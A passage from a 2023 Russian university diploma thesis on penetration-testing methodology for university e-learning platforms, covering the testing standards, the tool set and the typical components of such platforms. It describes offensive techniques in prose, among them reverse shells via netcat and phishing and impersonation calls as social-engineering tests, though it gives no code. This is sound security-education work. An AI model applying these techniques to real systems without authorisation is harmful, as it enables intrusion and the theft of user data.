

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РФ  
Федеральное государственное бюджетное образовательное учреждение высшего образования

«ПЕНЗЕНСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ»

Политехнический институт  
Факультет информационных технологий и электроники

Кафедра  
«Информационная безопасность систем и технологий»

Специальность 10.05.03 –

Информационная безопасность автоматизированных систем

Специализация -

Защищенные автоматизированные системы управления

ДИПЛОМНАЯ РАБОТА

на тему

МЕТОДИКА ТЕСТИРОВАНИЯ НА ПРОНИКНОВЕНИЕ  
ЭЛЕКТРОННОЙ ИНФОРМАЦИОННО-ОБРАЗОВАТЕЛЬНОЙ СРЕДЫ ВУЗОВ

Студент

Прокопенко Максим Дмитриевич

Руководитель к.т.н. доцент

Лупанов М. Ю.

Нормоконтролёр к.т.н. доцент

Иванов А.П.

Рецензент инженер 2 категории АО "НПП "Рубин"

Яшин Е. В.

Работа допущена к защите (протокол заседания кафедры от

16.06.23

№ 10)

Заведующий кафедрой

С.Л. Зсфиров

Работа защищена с отметкой

отлично

(протокол заседания ГЭК

от 17.06.23 № 7)

Секретарь ГЭК

А.П. Иванов

Пенза 2023

## Оглавление

|                                                                                                                      |    |
|----------------------------------------------------------------------------------------------------------------------|----|
| Введение.....                                                                                                        | 4  |
| 1 Исследование процедуры тестирования на проникновение.....                                                          | 6  |
| 1.1 Обзор существующих стандартов и методик тестирования на проникновение.....                                       | 6  |
| 1.2 Обзор инструментов.....                                                                                          | 12 |
| 1.3 Обзор инструментов. Инструменты для сбора информации о веб-сервисе и структуре веб-сайта.....                    | 13 |
| 1.4 Обзор инструментов. Инструменты для анализа HTTP трафика.....                                                    | 15 |
| 1.5 Обзор инструментов. Инструменты для ручной отправки запросов на сервер.....                                      | 17 |
| 1.6 Обзор инструментов. Автоматические сканеры уязвимостей.....                                                      | 18 |
| 1.7 Обзор инструментов. Многофункциональные инструменты для тестирования на проникновение веб-сервисов.....          | 20 |
| 1.8 Типовая структура и функции электронной информационно-образовательной среды вузов.....                           | 23 |
| 2 Методика тестирования на проникновение электронной информационно-образовательной среды.....                        | 30 |
| 2.1 Общая характеристика методики тестирования на проникновение электронной информационно-образовательной среды..... | 30 |
| 2.2 Сканирование с помощью nmap.....                                                                                 | 32 |
| 2.3 Сбор информации об используемых веб-технологиях.....                                                             | 34 |
| 2.4 Сбор информации о процедуре аутентификации и способе идентификации сессии.....                                   | 36 |
| 2.5 Перечисление веб-страниц и поиск точек ввода информации.....                                                     | 39 |
| 2.6 Проверка возможности эксплуатации известных уязвимостей ПО.....                                                  | 45 |
| 2.7 Тестирование аутентификации и управления сессиями.....                                                           | 47 |

|                                                                                                                                                                                         |    |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----|
| 2.8 Тестирование контроля входных данных. Тестирование хранимых межсайтовых скриптов (Stored XSS).....                                                                                  | 52 |
| 2.9 Тестирование контроля входных данных. SQL-инъекции.....                                                                                                                             | 54 |
| 2.10 Тестирование контроля входных данных. Уязвимости при доступе к файлам.....                                                                                                         | 61 |
| 2.11 Тестирование загрузки файлов непредусмотренных типов.....                                                                                                                          | 65 |
| 2.12 Загрузка программы для управления сервером.....                                                                                                                                    | 66 |
| 2.13 Тестирование на стороне клиента. XSS в DOM-модели.....                                                                                                                             | 70 |
| 2.14 Тестирование на стороне клиента. HTML-инъекции.....                                                                                                                                | 71 |
| 2.15 Тестирование перенаправления URL на стороне клиента.....                                                                                                                           | 72 |
| 2.16 Рекомендации по составлению отчетности о тестировании на проникновение ЭИОС вуза.....                                                                                              | 73 |
| 3 Вредные психофизиологические факторы, влияющие на психоэмоциональное состояние специалиста по защите информации. Методы и средства физической культуры, снижающие их воздействие..... | 74 |
| Заключение.....                                                                                                                                                                         | 81 |
| Список использованных источников.....                                                                                                                                                   | 82 |
| Приложение А Результаты сравнительного анализа стандартов и методик тестирования на проникновение.....                                                                                  | 86 |
| Приложение Б Классификация инструментальных средств, позволяющих осуществить тестирование на проникновение информационной системы с веб-сервисами.....                                  | 88 |
| Приложение В Основные функции компонентов электронной информационно-образовательной среды вузов.....                                                                                    | 90 |
| Приложение Г Методика тестирования на проникновение ЭИОС вузов.....                                                                                                                     | 92 |
| Приложение Д Блок-схема алгоритма сбора информации.....                                                                                                                                 | 95 |
| Приложение Е Блок-схема алгоритма поиска уязвимостей.....                                                                                                                               | 97 |

## Введение

Все большую популярность в сфере предоставлении услуг населению приобретают веб-сервисы[1]. Предоставление электронных услуг посредством веб-сервисов сопряжено с определенными рисками, так как атаки на веб-приложения — один из наиболее популярных методов кибер атак. По данным исследования ведущего разработчика решений для информационной безопасности Positive Technologies, 17% от общего числа атак пришлось на эксплуатацию уязвимостей и недостатков защиты веб-приложений.

Злоумышленники могут использовать скомпрометированные сайты в различных целях: для распространения вредоносного ПО, кражи конфиденциальных данных, несанкционированного внедрения информации, для мошенничества или проникновения во внутреннюю инфраструктуру компании.[2]

В последнее время возрос интерес к проведению тестирования на проникновение, в том числе и к проведению тестирования на проникновение систем с веб-сервисами, потому, что именно тестирование на проникновение позволяет выявить способность информационной системы противостоять реальным атакам. Появились научные работы разного уровня, ставящие своей целью описание, систематизацию и классификацию методик проведения данной процедуры. Предпринимаются попытки выработать системный подход к тестированию на проникновение.

Однако работы, описывающие тестирование на проникновение отдельных типов информационных систем с веб-сервисами в специальной литературе представлены слабо. В то время, как данные системы приобретают все большее распространение в разных сферах человеческой деятельности, в том числе и в системе образования.

Архитектура электронных обучающих систем может быть представлена как базовая платформа, с которой интегрируются управленческие базы данных, а также специфические сервисы и учебные материалы, в том числе веб-серви-

сы, доступные через сеть Интернет[3].

Включение в данную обучающую среду веб-сервисов повышает риск нарушения целостности доступности и конфиденциальности информации, содержащейся в данной системе.

Тестирование на проникновение позволяет выявить способность информационной системы противостоять реальным атакам, поэтому для выпускной квалификационной работы была выбрана тема исследования: Методика тестирования на проникновения электронной информационно-образовательной среды вузов.

Цель работы: разработка методики и выбор инструментальных средств тестирования на проникновение электронной информационно-образовательной среды вузов.

Для реализации поставленной цели были определены следующие задачи:

- выполнить обзор существующих стандартов и методик тестирования на проникновение;
- осуществить обзор инструментальных средств для тестирования на проникновение систем с веб-сервисами;
- определить структуру и функции типовой электронной информационно-образовательной среды;
- выбрать инструментальные средства для тестирования на проникновение электронной информационно-образовательной среды;
- разработать методику тестирования на проникновение электронной информационно-образовательной среды.

## 1 Исследование процедуры тестирования на проникновение

### 1.1 Обзор существующих стандартов и методик тестирования на проникновение

Проблема систематизации существующих методик и стандартов тестирования на проникновение, их особенностей, достоинств, недостатков и рамок применимости рассмотрены в работах Макаренко С. И. Смирнов Г. Е [4], Богораз А. Г., Пескова О. Ю. [5].

К широко распространенным зарубежным стандартам и методикам относятся:

- а) методика OSSTMM – The Open Source Security Testing Methodology Manual[6];
- б) методика ISSAF – Information System Security Assessment Framework[7];
- в) методика OWASP – Open Web Application Security Project[8];
- г) стандарт PTES – Penetration Testing Execution Standard[9];
- д) стандарт NIST SP 800-115 – Technical Guide to Information Security Testing and Assessment[10];
- е) методика BSI – Study a Penetration Testing Model[11];
- ж) методика PETA – Methodology of Information Systems Security Penetration Testing[12];
- и) методика PTF – Penetration Testing Framework[13].

К наиболее проработанным, среди оригинальных отечественных методик тестирования на проникновение, относится методика от Positive Technologies.

Результаты сравнительного анализа стандартов и методик тестирования на проникновение, представленные в приложении А, полученные доктором технических наук Макаренко С. И. позволяют сделать вывод о том, что наиболее полно тестирование на проникновение веб-приложений рассмотрено в методике OWASP и стандарте PTES.

Методика OWASP – Open Web Application Security Project создана сообществом OWASP в 2004 г. и развивается по настоящее время международной группой независимых экспертов-энтузиастов. Методика ориентирована на тестирование веб-приложений. Организация OWASP зарегистрирована в США и Бельгии (OWASP Europe VZW). Методика подробно описывает тестирование веб-приложений и фактически является единственной подобной методикой, узко ориентированной именно на веб-приложения.

В 2020 г. вышла промежуточная версия руководства OWASP Web Security Testing Guide v. 4.1. В руководстве по тестированию имеется ссылка на перечень мероприятий по тестированию на проникновение (checklist), а также раскрывается содержимое этих мероприятий.

Методика OWASP содержит следующие разделы:

- а) введение;
- б) руководство по тестированию OWASP;
- в) тестирование на проникновение веб-приложений;
- г) руководство по составлению отчётов.

В разделе 4 «тестирование на проникновение веб-приложений» описан набор тестов, ориентированным на проверку следующих аспектов ИБ:

- сбор информации;
- тестирование управления конфигурацией и развертыванием;
- тестирование управления идентификацией;
- тестирование аутентификации;
- тестирование авторизации;
- тестирование управления сессиями;
- тестирование проверки ввода;
- тестирование обработки ошибок;
- тестирование на криптографическую устойчивость;
- тестирование бизнес-процессов;
- тестирование клиентской стороны.

Методика OWASP является узко ориентированной на тестирование веб-приложений и может быть использована для тестирования на проникновение информационной системы с веб-сервисами.

Стандарт проведения тестирования на проникновение PTES – Penetration Testing Execution Standard разработана в 2009 г. международной группой независимых экспертов-энтузиастов в области ИБ. PTES качестве стандарта официально зарегистрирована только в США. С момента появления стандарт получил развитие в виде версии 1.1 в 2017 г.

Стандарт PTES предусматривает 7 основных этапов проведения тестирования на проникновение, описанных в соответствующих разделах:

- а) этап первоначального общения;
- б) сбор информации;
- в) моделирование угроз;
- г) анализ уязвимостей;
- д) эксплуатация;
- е) постэксплуатация;
- ж) отчетность.

К данному стандарту прилагается техническое руководство (PTES Technical Guidelines) подробно излагающее основные технические аспекты тестирования:

- а) инструментарий тестирования;
- б) сбор информации об объекте тестирования;
- в) анализ уязвимостей;
- г) эксплуатация уязвимостей (формирование обеспечивающих и атакующих ИТВ, ориентированных на проникновение за защищаемый периметр организации за счет эксплуатации выявленных уязвимостей);
- д) постэксплуатация (формирование атакующих ИТВ, ориентированных на расширение привилегий и несанкционированные действия после проникновения за защищаемый периметр организации);

е) отчетность.

Стандарт PTES является практико-ориентированной методикой и содержит рекомендации по документированию процедуры тестирования и формирования отчетности, а также широкий набор технических рекомендаций и конкретных уязвимостей, которые необходимо проверять в ходе тестирования на проникновение.

Методика Positive Technologies разработана одной из ведущих российских компаний в области ИБ. Компания специализируется на комплексном аудите ИБ, оценке защищенности прикладных систем и веб-приложений, тестировании на проникновение и внедрении процессов мониторинга ИБ.[14]

Методика предусматривает три варианта тестов на проникновение, различающихся между собой акцентом на различных типах уязвимостях.

1. Технический тест:

- получение предварительной информации о сети заказчика. Используются те же источники информации, которые доступны злоумышленникам (Интернет, новости, конференции);
- анализ сети, определение типов устройств, ОС, ПО по реакции на внешние ИТВ;
- выявление уязвимостей сетевых служб и ПО;
- анализ веб-приложений заказчика, проверка следующих уязвимостей: внедрение операторов SQL (SQL Injection); межсайтовое исполнение сценариев (Cross-Site Scripting); подмена содержимого (Content Spoofing); выполнением команд ОС (OS Commanding); уязвимостей, связанных с некорректной настройкой механизмов аутентификации и авторизации и пр.;
- эксплуатации выявленных уязвимостей;
- анализ защищенности беспроводных сетей;
- анализ устойчивости внешнего периметра объекта и открытых ресурсов к ИТВ на сетевом уровне типа (DDOS-атаки);
- анализ устойчивости сети к ИТВ на канальном уровне (ИТВ, ориенти-

рованные на нарушение функционирования протоколов канального уровня: STP, VTP, CDP, ARP);

- анализ сетевого трафика на предмет выявления утечек и фактов хранения и передачи важной информации (пароли пользователей, конфиденциальные документы и пр.);

- анализ устойчивости сетевой маршрутизации путем реализации ИТВ направленных на фальсификацию маршрутов и проведения DDOSатак против используемых протоколов маршрутизации;

- анализ возможности получения НСД к конфиденциальной информации или информации ограниченного доступа, путем проверки прав доступа к различным информационным ресурсам с привилегиями, полученными на различных этапах тестирования;

- документирование полученной в ходе тестирования информации, ее анализ с целью выработки рекомендаций по улучшению защищенности сети.

## 2. Социотехнический тест:

- рассылка сообщений от имени анонимных пользователей и сотрудников организации, содержащих ссылки на веб-ресурсы с исполняемым кодом, содержащие исполняемый код в теле письма, содержащие просьбу сменить пароли, переслать пароли или свою персональную информацию и пр.;

- выборочная проверка исполнения политики «чистого стола» (стикеры с паролями, не заблокированные в отсутствие пользователя консоли, наличие конфиденциальных документов в офисе, доступных посетителям, оставленные без присмотра сотовые телефоны и пр.);

- звонки пользователям от имени персонала ИТ и ИБ отделов с просьбами получения/смены пароля, пересылки конфиденциальных документов и пр.;

- выбор целевых групп пользователей и определение ИПВ для тестирования каждой из групп;

- использование полученных в результате предыдущих этапов привилегий для получения НСД к ресурсам тестируемого объекта;

– документирование полученной в ходе тестирования информации, ее анализ с целью выработки рекомендаций по улучшению защищенности сети.

В тестировании на проникновение четкое планирование является важной составляющей успеха. Тем не менее, план обычно описывает лишь приблизительную последовательность действий, даже если он очень детализирован. Предусмотреть все возможные ситуации зачастую нереально. И дело не только в том, что новые технологии появляются с гораздо большей скоростью, чем обновляется методика, но и в том, что веб-приложения могут использоваться для чего угодно: от создания простого сайта-визитки до панели администратора, с помощью которой можно управлять физическими устройствами. Поэтому подобные методологии стоит использовать только в качестве фундамента. Для тестирования конкретного веб-сервиса следует разработать собственный алгоритм тестирования на проникновение, опираясь на выбранную методологию и имеющийся практический опыт.

## 1.2 Обзор инструментов

Инструменты, позволяющих осуществить тестирование на проникновение информационной системы с веб-сервисами, можно отнести к одной из следующих групп:

- сканеры, проверяющие весь веб-сервис на известные уязвимости в автоматическом режиме (wapiti, nikto);
- сканеры, предназначенные для поиска только одного типа уязвимостей (DRIB, sqlmap);
- инструменты предназначенные для решения только одной задачи (Mitmproxy);
- инструменты специально предназначенные для тестирования на проникновение и имеющие широкий набор функций для ручного поиска уязвимостей и автоматического сканирования (OWASP ZAP, Burp Suite, Metasploit);
- инструменты, специально не предназначенные для тестирования на проникновение, которые можно использовать при поиске уязвимостей (поисковые системы, netcat, curl).

Диаграмма с классификацией инструментальных средств, позволяющих осуществить тестирование на проникновение информационной системы с веб-сервисами, представлена в приложении Б.

### 1.3 Обзор инструментов. Инструменты для сбора информации о веб-сервисе и структуре веб-сайта

Инструменты для сбора информации можно использовать на этапе разведки, когда исследователь собирает как можно больше информации о выбранной цели.

Поисковые системы общего пользования (Google, Yandex, Bing) являются полезным инструментом при тестировании на проникновение, позволяют обнаружить потенциально конфиденциальную информацию, например:

- сетевые схемы и конфигурации;
- архивные сообщения и электронные письма;
- описание процедуры входа в систему и формата имени пользователя;
- имена пользователей, пароли и закрытые ключи;
- файлы конфигурации к сторонним или облачным службам;
- развёрнутое описание ошибок;
- не публичные приложения (для разработки и тестирования, промежуточные версии сайтов).

Существуют прямые и косвенные методы их использования: прямые методы связаны с поиском по индексам и связанного с ними контента из кэшей, а косвенные – с получением конфиденциальной информации о дизайне и конфигурации путём поиска на сторонних сайтах. Возможности обычных поисковых запросов расширяются при использовании операторов поиска.

DIRB – это сканер веб-контента, который ищет существующие (возможно, скрытые) веб-страницы по словарю, формирует запросы к веб-серверу и анализирует ответ. DIRB поставляется с набором настроенных на атаку словарей, но есть возможность использовать собственный список слов.

Internet Archive Wayback Machine – интернет сервис, который создаёт архив интернет-сайтов. С помощью данного сервиса можно просматривать старые версии веб-страниц при условии, что они содержатся в данном архиве Интерне-

та.

Waybackurls – инструмент, который автоматически извлекает все URL указанного домена, которые содержатся в веб-архиве Wayback Machine. Данную функцию можно использовать для быстрого составления карты сайта и поиска URL более не доступных по ссылкам.

WhatWeb – инструмент для определения программ и их версий на которых работает веб-сайт. Собираемую информацию о веб-сервере (используется Apache, nginx или что-то ещё, их версии, используется ли PHP и какой версии, какие заголовки отправляются, используется ли OpenSSL и какой версии и т.д.), о платформе веб-сайта (какая используется система управления контентом и какой версии, какие используются библиотеки JavaScript, какие фреймворки и каких версий задействованы в работе веб-сайта и т.п.), сопутствующая информация о веб-сайте (IP адрес, страна расположения).

Nmap – инструмент для сканирования сети. Он сканирует IP адрес или диапазон IP-адресов и определяет открытые порты, при этом может дополнительно определять версии сервисов и операционную систему. При тестировании на проникновение веб-сервиса может помочь найти скрытые станицы (например для администрирования сайта) запущенные на нестандартных портах или на IP-адресах из того же диапазона что и IP главного сайта.

## 1.4 Обзор инструментов. Инструменты для анализа HTTP трафика

Прежде чем приступить к тестированию необходимо получить наиболее полное представление о приложении, о том как с ним взаимодействуют пользователь и браузер. При анализе работы приложения, необходимо обращать внимание на все HTTP-запросы, а также на каждый параметр и поле формы, которые передаются приложению. Для просмотра параметров, отправленных в теле запроса, используются инструменты для анализа HTTP трафика.

Просматривать HTTP запросы веб-приложения позволяют инструменты разработчика встроенные во все популярные браузеры (Google Chrome, Mozilla Firefox, Microsoft Edge). Их преимущество в том, что для анализа защищённого (HTTPS) трафика не нужно предпринимать никаких дополнительных действий. Однако инструменты разработчика браузера не являются специализированными инструментами для анализа трафика и их возможности ограничены, в частности отсутствует возможность выгрузить перехваченный трафик во внешний файл.

Такие инструменты как Mitmproxy и Fiddler Classic работают по принципу перехватывающих прокси-серверов. Для их работы необходимо в настройках браузера указать адрес и порт локального прокси-сервера, а для анализа защищённого трафика также необходимо установить в браузер корневой сертификат.

В Fiddler Classic реализованы функции позволяющие фильтровать или помечать трафик, отображаемый в пользовательском интерфейсе, визуального представление выполненных запросов на временной шкале, изменения проходящего через программу трафика.

### Основные возможности Mitmproxy

- сохранение полной HTTP сессии для последующего воспроизведения и анализа;
- воспроизведение HTTP сессии со стороны клиента;
- изменение трафика используя скрипты Python.

Wireshark является мощным анализатором трафика, однако предназначен для работы на более низком уровне и плохо подходит для анализа HTTP трафика при тестировании на проникновение веб-сервисов. Для расшифровки защищенного трафика в Wireshark необходимо запустить браузер Firefox или Chrome с помощью специальной переменной среды, чтобы симметричные ключи отдельных сеансов SSL/TLS записывались в файл, который Wireshark может прочитать.

## 1.5 Обзор инструментов. Инструменты для ручной отправки запросов на сервер

В ходе тестирования на проникновение может потребоваться сформировать запрос на сервер вручную. Это позволяют сделать программ из пункта 2.2: инструменты разработчика браузеров, Mitmproxy и Fiddler Classic. Также можно использовать простые инструменты командной строки netcat и curl.

Netcat – это простая утилита с текстовым интерфейсом, которая считывает и записывает данные через сетевые соединения, используя протоколы TCP или UDP и является очень универсальным инструментом. С помощью неё можно формировать http запросы вручную, в том числе некорректные, что может понадобится при тестировании на проникновение. Также на netcat можно использовать на этапе постэксплуатации для передачи файлов и создания обратного шелла.

cURL – инструмент с текстовым интерфейсом для передачи данных с сервера или на него, при этом может использоваться протокол HTTP. cURL удобно использовать в bash скриптах.

## 1.6 Обзор инструментов. Автоматические сканеры уязвимостей

Поиск известных уязвимостей можно автоматизировать с помощью специальных сканеров. Данные инструменты могут сравнивать ответы веб-серверов намного быстрее, чем ручное тестирование, и использовать большие базы данных известных ответов. По этим причинам автоматизированные инструменты с большей вероятностью дадут точные результаты. Можно выделить следующие автоматические сканеры.

Nikto – сканер проверяющий веб-серверы на самые частые ошибки. Он предназначен для поиска различных небезопасных файлов, конфигураций и программ на веб-серверах любого типа. Можно отметить такие функции как поддержка плагинов и обход систем обнаружения вторжения. Программа исследует веб-сервер для поиска потенциальных проблем и уязвимостей безопасности, включая:

- неверные настройки сервера и программного обеспечения;
- небезопасные файлы и программы;
- устаревшие службы и программы;

wariti – другой сканер веб-уязвимостей, который обладает более широкими возможностями и может работать в интерактивном режиме. wariti обнаруживая следующие типы уязвимостей:

- раскрытие файла (локальные и удаленные, fopen, readfile);
- инъекции (PHP / JSP / ASP / SQL-инъекции и XPath-инъекции);
- XSS (межсайтовый скриптинг) (отраженная и постоянная);
- обнаружение и выполнение команд (eval (), system (), passtru () );
- CRLF-инъекции (разделение ответов HTTP, фиксация сеанса);
- XXE (XML внешняя сущность) внедрение;
- SSRF (подделка запроса на стороне сервера);
- использование известных потенциально опасных файлов;
- слабые конфигурации .htaccess, которые можно обойти;

- наличие файлов резервных копий, раскрывающих конфиденциальную информацию (раскрытие исходного кода);
- уязвимость Shellshock;
- нестандартные методы HTTP, которые могут быть разрешены (PUT).

Sqlmap в отличие от предыдущих сканеров, ищет уязвимости не сайте целиком, а предназначен для проверки на наличие sql инъекций параметров конкретного HTTP запроса. sqlmap проверяет в том числе слепые инъекции которые бывает сложно обнаружить вручную. После обнаружения sql инъекции sqlmap можно использовать для эксплуатации.

## 1.7 Обзор инструментов. Многофункциональные инструменты для тестирования на проникновение веб-сервисов

Данные инструменты включают в себя функции автоматических сканеров, но при этом обладают большим количеством дополнительных возможностей, которые могут быть расширены за счет плагинов, и позволяют работать в интерактивном режиме.

OWASP ZAP (Zed Attack Proxy) – универсальный инструмент для тестирования на проникновение с графическим интерфейсом. ZAP может работать как локальный прокси-сервер, сохраняя все проходящие через него запросы и может модифицировать их, т.е. обладает функциями Mitmproxy и Fiddler Classic.

Также ZAP имеет функцию паука – может обходить сайт по ссылкам, как это делают поисковые системы. В составе ZAP есть обычный паук, который загружает страницы и ищет на них ссылки и AJAX паук который использует внешний браузер (Google Chrome или Mozilla Firefox) и таким образом может выполнять JavaScript, что позволяет найти ссылки не доступные обычному пауку. С помощью плагина, возможен поиск URL по словарю как это делает инструмент DRIB. Таким образом ZAP позволяет получить структуру сайта.

В ходе загрузки страниц ZAP может отображать уровень предупреждения (информационное, низкий уровень, средний уровень, высокий уровень) в случае подозрения на уязвимость (например: предупреждение среднего уровня «Уязвимость JS Библиотек», GET: «https://\*\*\*.\*/js/jquery-1.9.1.min.js»).

После получения структуры сайта запускается «Активное сканирование», которое пытается найти потенциальные уязвимости, используя известные атаки и в ходе которого могут возникнуть новые предупреждения. Сканирование в любой момент можно приостановить.

Burp Suite – Это приложение Java с графическим интерфейсом, разработанное компанией PortSwigger Ltd, которое можно использовать для проведения тестов на проникновение в веб-приложения. Набор состоит из различных

инструментов, таких как прокси-сервер, робот-индексатор (паук), сканер уязвимостей, инструменты для поиска файлов и папок, модификации запросов, фаззинга, подбора паролей и многое другое. Поддерживаются дополнительные расширения, увеличивающие функционал приложения.

Существуют две версии Burp Suite: Professional и Free. Хотя отличия по функционалу довольно существенны – Free версия является полноценным инструментом тестирования. Одно из главных отличий – отсутствие сканера в бесплатной версии и ограничение количества запросов за единицу времени. Также, в бесплатной версии отсутствуют встроенные полезные нагрузки.

Одна из основных утилит для тестирования это Burp Intruder. Принцип его работы заключается в следующем: он обрабатывает каждый HTTP-запрос (называемый «базовым запросом»), изменяя параметры различными способами, выдавая каждую измененную версию запроса и анализируя ответы приложения для идентификации интересных функций или поведения веб-приложения. Для каждой атаки существует возможность указать набор полезных нагрузок и их позиции в базовом запросе.

Metasploit это фреймворк для проведения тестирования на проникновение, содержащий в себе как эксплойты для эксплуатации уже найденных уязвимостей, так и специализированные модули (для сканирования на уязвимости, генерации исполнительных файлов, подбора паролей и т.п.). С помощью модуля msfdb Metasploit может сохранять и удобно формализовать полученную информацию, позволяет организовать информацию по различным рабочим пространствам

Таким образом существуют автоматические сканеры, проверяющие веб-сервис на известные уязвимости (wapiti, nikto), и инструменты предназначенные для решения только одной задачи при тестировании на проникновение (Mitmproxy) или автоматического поиска одного типа уязвимостей (DRIB, sqlmap). А также инструменты специально предназначенные для тестирования на проникновение и имеющие широкий набор функций для ручного поиска уяз-

вимостей и автоматического сканирования (OWASP ZAP, Burp Suite, Metasploit). Ещё можно выделить инструменты, специально не предназначенные для тестирования на проникновение, которые можно использовать при поиске уязвимостей (поисковые системы, netcat, curl).

## 1.8 Типовая структура и функции электронной информационно-образовательной среды вузов

Обучающая (образовательная) среда вуза представляет собой совокупность условий, необходимых для осуществления процесса профессиональной подготовки, который обеспечивает реализацию потребностей и возможностей его участников и направлен на приобретение обучающимися знаний, навыков и умений, а также формирование и развитие профессионально значимых личностных качеств.[15]

Данная среда целенаправленно создается для осуществления образовательного процесса. Примером современной обучающей среды является электронная информационно-образовательная среда (ЭИОС).

Электронная информационно-обучающая среда (ЭИОС) – совокупность электронных информационных ресурсов, электронных образовательных ресурсов, информационных технологий, телекоммуникационных технологий и соответствующих технологических средств, обеспечивающих освоение обучающимися образовательных программ в полном объеме независимо от места нахождения обучающихся. (ст. 16. Федеральный закон «Об образовании в Российской Федерации» от 29.12.2012 № 273-ФЗ).

Электронная информационно-образовательная среда обеспечивает (п. 7.1.2 ФГОС ВО):

- доступ к учебным планам, рабочим программам дисциплин (модулей), практик, к изданиям электронных библиотечных систем и электронным образовательным ресурсам;
- фиксацию хода образовательного процесса, результатов промежуточной аттестации и результатов освоения основной образовательной программы;
- проведение всех видов занятий, процедур оценки результатов обучения, реализация которых предусмотрена с применением электронного обучения, дистанционных образовательных технологий;

– формирование электронного портфолио обучающегося, в том числе сохранение работ обучающегося, рецензий и оценок на эти работы со стороны любых участников образовательного процесса;

– взаимодействие между участниками образовательного процесса, в том числе синхронное и (или) асинхронное взаимодействие посредством сети «Интернет».

Согласно Приказу Министерства образования и науки РФ от 23 августа 2017 г. N 816 "Об утверждении Порядка применения организациями, осуществляющими образовательную деятельность, электронного обучения, дистанционных образовательных технологий при реализации образовательных программ", организации, осуществляющие образовательную деятельность, реализуют образовательные программы или их части с применением электронного обучения, дистанционных образовательных технологий в предусмотренных Федеральным законом от 29 декабря 2012 г. N 273-ФЗ "Об образовании в Российской Федерации" формах обучения или при их сочетании, при проведении учебных занятий, практик, текущего контроля успеваемости, промежуточной, итоговой и (или) государственной итоговой аттестации обучающихся. При реализации образовательных программ или их частей с применением электронного обучения, дистанционных образовательных технологий: организации самостоятельно определяют порядок оказания учебно-методической помощи обучающимся, в том числе в форме индивидуальных консультаций, оказываемых дистанционно с использованием информационных и телекоммуникационных технологий.

Таким образом во многих вопросах вуз является автономной организацией в том числе в вопросе выбора структуры и функций ЭИОС, и самостоятельно разрабатывает и утверждает свое Положение об ЭИОС. Тем не менее, так как ЭИОС различных вузов выполняют сходные задачи, можно выделить типовые структуру и функции ЭИОС. Для этого нужно проанализировать локальные нормативные акты касающиеся ЭИОС нескольких вузов.

Для определения типовой структуры были проанализированы локальные нормативные акты (НА) пяти университетов, размещенные на официальных сайтах:

а) «Положение об электронной информационно-образовательной среде университета» и «Положение об электронной библиотечной системе» Пензенского государственного университета[16][21];

б) «Положение об электронной информационно-образовательной среде» Самарского университета[17];

в) «Положение об электронной информационно-образовательной среде» университета Инополис[18];

г) «Положение об электронной информационно-образовательной среде СПбГУ» Санкт-Петербургского государственного университета[19];

д) «Положение об электронной информационной образовательной среде ОГУ» Оренбургского государственного университета[20].

Результаты анализа представлены в таблице 1.

Таблица 1 – Структура и функции типовой ЭИОС

| №  | Компоненты ЭИОС                                            | Локальный нормативный акт вуза |                |                |                                      |                |
|----|------------------------------------------------------------|--------------------------------|----------------|----------------|--------------------------------------|----------------|
|    |                                                            | а                              | б              | в              | г                                    | д              |
| 1  | Официальный сайт                                           | +                              | +              | +              | +                                    | +              |
| 2  | Единая система идентификации и аутентификации              | +                              | +              | +              | —                                    | +              |
| 3  | Личный кабинет работника (преподавателя)                   | + <sup>1</sup>                 | +              | + <sup>4</sup> | —                                    | +              |
| 4  | Личный кабинет студента                                    | + <sup>1</sup>                 | + <sup>3</sup> | + <sup>4</sup> | —                                    | +              |
| 5  | Электронное портфолио студента                             | + <sup>1</sup>                 | + <sup>3</sup> | + <sup>4</sup> | + <sup>5</sup>                       | + <sup>6</sup> |
| 6  | Система управления учебным процессом (электронный деканат) | + <sup>2</sup>                 | +              | + <sup>4</sup> | + <sup>5</sup>                       | + <sup>6</sup> |
| 7  | Система электронного обучения                              | + <sup>2</sup> (moodle)        | +(moodle)      | +(moodle)      | + <sup>5</sup><br>(blackboard learn) | +(moodle)      |
| 8  | Массовый открытый онлайн-курс                              | —                              | —              | —              | —                                    | +(moodle)      |
| 9  | Электронная библиотека                                     | +                              | +              | +              | +                                    | +              |
| 10 | Система веб-коференций                                     | —                              | +              | -              | +                                    | —              |
| 11 | Система мониторинга качества образовательного процесса     | +                              | —              | +              | —                                    | —              |

Продолжение таблицы 1

| №  | Компоненты ЭИОС                                                       | Локальный нормативный акт вуза |   |   |   |   |
|----|-----------------------------------------------------------------------|--------------------------------|---|---|---|---|
|    |                                                                       | а                              | б | в | г | д |
| 12 | Система электронного документо-оборота                                | –                              | + | – | + | – |
| 13 | Система управления финансово-хозяйственной деятельностью университета | –                              | + | – | + | – |
| 14 | Система мониторинга деятельности подразделений университета           | –                              | + | – | – | – |
| 15 | Электронная почта университета                                        | –                              | + | – | – | – |

Примечание

- 1 Функции компонентов ЭИОС 3, 4, 5 совмещены в одном
- 2 Функции компонентов ЭИОС 6, 7 совмещены в одном
- 3 Функции компонентов ЭИОС 4, 5 совмещены в одном
- 4 Локальный НА университета не позволяет сделать вывод о том является ли компоненты ЭИОС 3, 4, 5, 6 отдельными или их функции совмещены в одном
- 5 Локальный НА университета не позволяет сделать вывод о том является ли компоненты ЭИОС 5, 6, 7 отдельными или их функции совмещены в одном
- 6 Локальный НА университета не позволяет сделать вывод о том является ли компоненты ЭИОС 5, 6 отдельными или их функции совмещены в одном, или выполняются компонентами ЭИОС 3 и 4.

В таблице используются следующие условные обозначения: «+» – согласно локальному НА университета компонент ЭИОС присутствует, «-» – в локальном НА университета нет никаких указаний на наличие компонента ЭИОС.

По результатам анализа локальных нормативных актов можно выделить типовые компоненты ЭИОС. Компонент ЭИОС – электронный информационный и/или образовательный ресурс, представляющий собой комплекс из программного кода, пользовательского интерфейса, контента и системы управления правами доступа. Каждый компонент самодостаточен, но интегрирован с други-

ми компонентами ЭИОС путем гиперссылок и/или обмена данными[17].

Официальный сайт – компонент ЭИОС, который служит для размещения общей информации об образовательной организации, в том числе, обеспечивает доступ к учебным планам и образовательным программам.

Единая система идентификации и аутентификации – обеспечивает возможность авторизации пользователей для доступа ко всем компонентам ЭИОС по единому логину и паролю.

